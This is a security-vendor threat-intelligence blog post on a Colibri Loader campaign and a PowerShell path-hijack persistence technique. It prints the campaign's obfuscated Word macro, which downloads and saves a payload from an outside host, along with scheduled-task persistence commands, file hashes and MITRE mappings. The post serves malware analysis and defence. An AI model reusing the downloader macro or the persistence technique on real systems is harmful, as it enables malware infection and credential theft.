ThreatDown
Powered by *Malwarebytes*

SIGN IN

Products   Pricing   Partners   Resources   Support   Get a quote   Buy now

Home > Blog

NEWS, THREAT INTELLIGENCE

Colibri Loader combines Task Scheduler and PowerShell in clever persistence technique

Posted: April 5, 2022 by **Mark Stockley**

This blog post was authored by Ankur Saini, with contributions from Hossein Jazi and Jérôme Segura

(2022-04-07): Added MITRE ATT&CK mappings

(2022-04-07): Changed the name of the final payload from Vidar to Mars Stealer

Colibri Loader is a relatively new piece of malware that first appeared on underground forums in August 2021 and was advertised to "*people who have large volumes of traffic and lack of time to work out the material*". As it names suggests, it is meant to deliver and manage payloads onto infected computers.

Our Threat Intelligence Team recently uncovered a new Colibri Loader campaign delivering the Mars Stealer as final payload. There is already published material about Colibri by **CloudSek** and **independent researchers**. Since most of the details about the bot have been covered, we decided to highlight a persistence technique we haven't seen before.

Campaign attack chain

The attack starts with a malicious Word document deploying Colibri bot that then

Categories

Breaches

Product News

Ransomware

Threat Intelligence

Vulnerabilities

The macro enables PowerShell to download the final payload (Colibri Loader) as setup.exe:

`` `Private Sub Document_Open()` ``

```
zgotwed="C:UsersPublicsetup.ex`e"
```

`` `n87lcy4=Replace("new:72Cs19e4ts4D", "s19e4ts", "2")` ``

```
Set hu9v0dd=GetObject(n87lcy4 & "D5-D70A-438B-8A42-984" & CLng("1.8")
& "4B88AFB" & CInt("8.1"))
```

`` `hu9v0dd.exec "cm" & "d /c powers^hell -w hi Start-BitsTransfer -Sou htt`ps://securetunnel .co/connection/setup.e`xe -Dest " & zgotwed & ";` ``

```
End Sub
```

Abusing PowerShell for Persistence

Colibri leverages PowerShell in a unique way to maintain persistence after a reboot. Depending on the Windows version, Colibri drops its copy in %APPDATA%LocalMicrosoftWindowsApps and names it Get-Variable.exe for Windows 10 and above, while for lower versions it drops it in %DOCUMENTS%/WindowsPowerShell named as dllhost.exe

On Windows 7, it creates a scheduled task using the following command:

- schtasks.exe /create /tn COMSurrogate /st 00:00 /du 9999:59 /sc once /ri 1 /f /tr "C:UsersadminDocumentsWindowsPowerShelldllhost.exe"

However, in the second we see an odd task to execute PowerShell with a hidden window. This is what we believe is a new persistence technique employed by the malware author.

As mentioned earlier, it drops the file with the name Get-Variable.exe in the WindowsApps directory. It so happens that Get-Variable is a valid PowerShell cmdlet (a cmdlet is a lightweight command used in the Windows PowerShell environment) which is used to retrieve the value of a variable in the current console.

Additionally, WindowsApps is by default in the path where PowerShell is executed. So when the Get-Variable command is issued on PowerShell execution, the system first looks for the Get-Variable executable in the path and executes the malicious binary instead of looking for the PowerShell cmdlet.

We reproduced this technique using the calculator to show how an adversary can easily achieve persistence combining a scheduled task and any payload (as long as it is called Get-Variable.exe and placed in the proper location):

A search on VirusTotal for the file name *Get-Variable.exe* indicates that the first malicious file uploaded to the platform happened last August, which matches with the time that Colibri appeared on XSS underground forums. That sample has the same networking features as Colibri which helps us ascertain with more confidence that the technique was debuted by Colibri.

Conclusion

Colibri is still in its infancy but it already offers many features for attackers and slowly seems to be gaining popularity. The persistence technique we outlined in this blog is simple but efficient and does not appear to be known.

Malwarebytes users are protected against this attack thanks to our Anti-Exploit layer:

ThreatDown
Powered by Malwarebytes

Products   Pricing   Partners   Resources   Support   Get a quote   Buy now

Word Document

666268641a7db3b600a143fff00a063e77066ad72ac659ebc77bb5d1acd5633d

setup.exe(Colibri)

54a790354dbe3ab90f7d8570d6fc7eb80c024af69d1db6d0f825c094293c5d77

install.exe(Mars)

b92f4b4684951ff2e5abdb1280e6bff80a14b83f25e4f3de39985f188d0f3aad

MITRE ATT&CK(related to persistence technique)

Technique	Description	Usage
T1053.005	Scheduled Task/Job: Scheduled Task	schtasks.exe /create /tn COMSurrogate /st 00:00 /du 9999:59 /sc once /ri 1 /f /tr "powershell.exe -windowstyle hidden"
T1564.003	Hide Artifacts: Hidden Window	powershell.exe -windowstyle hidden
T1059.001	Command and Scripting Interpreter: PowerShell	powershell.exe -windowstyle hidden
T1027	Obfuscated Files or Information	Get-Variable.exe
T1574.008	Hijack Execution Flow: Path Interception by Search Order Hijacking	Get-Variable.exe

Powershell   **Loader**

Related articles

En cliquant sur « Accepter tous les cookies », vous acceptez le stockage de cookies sur votre appareil pour améliorer la navigation sur le site, analyser son utilisation et contribuer à nos efforts de marketing.

ThreatDown
Powered by Malwarebytes

Products   Pricing   Partners   Resources   Support

Get a quote   Buy now

ThreatDown
Powered by Malwarebytes

Products

Resources

Support

Partners

About Us

Contact Us

ThreatDown Newsletter

Get cybersecurity news and tips from our security experts in your mailbox.

Email Address   SIGN UP

Legal   Privacy   Accessibility   Compliance Certifications   Vulnerability Disclosure   Terms of Service   © 2024 All Rights Reserved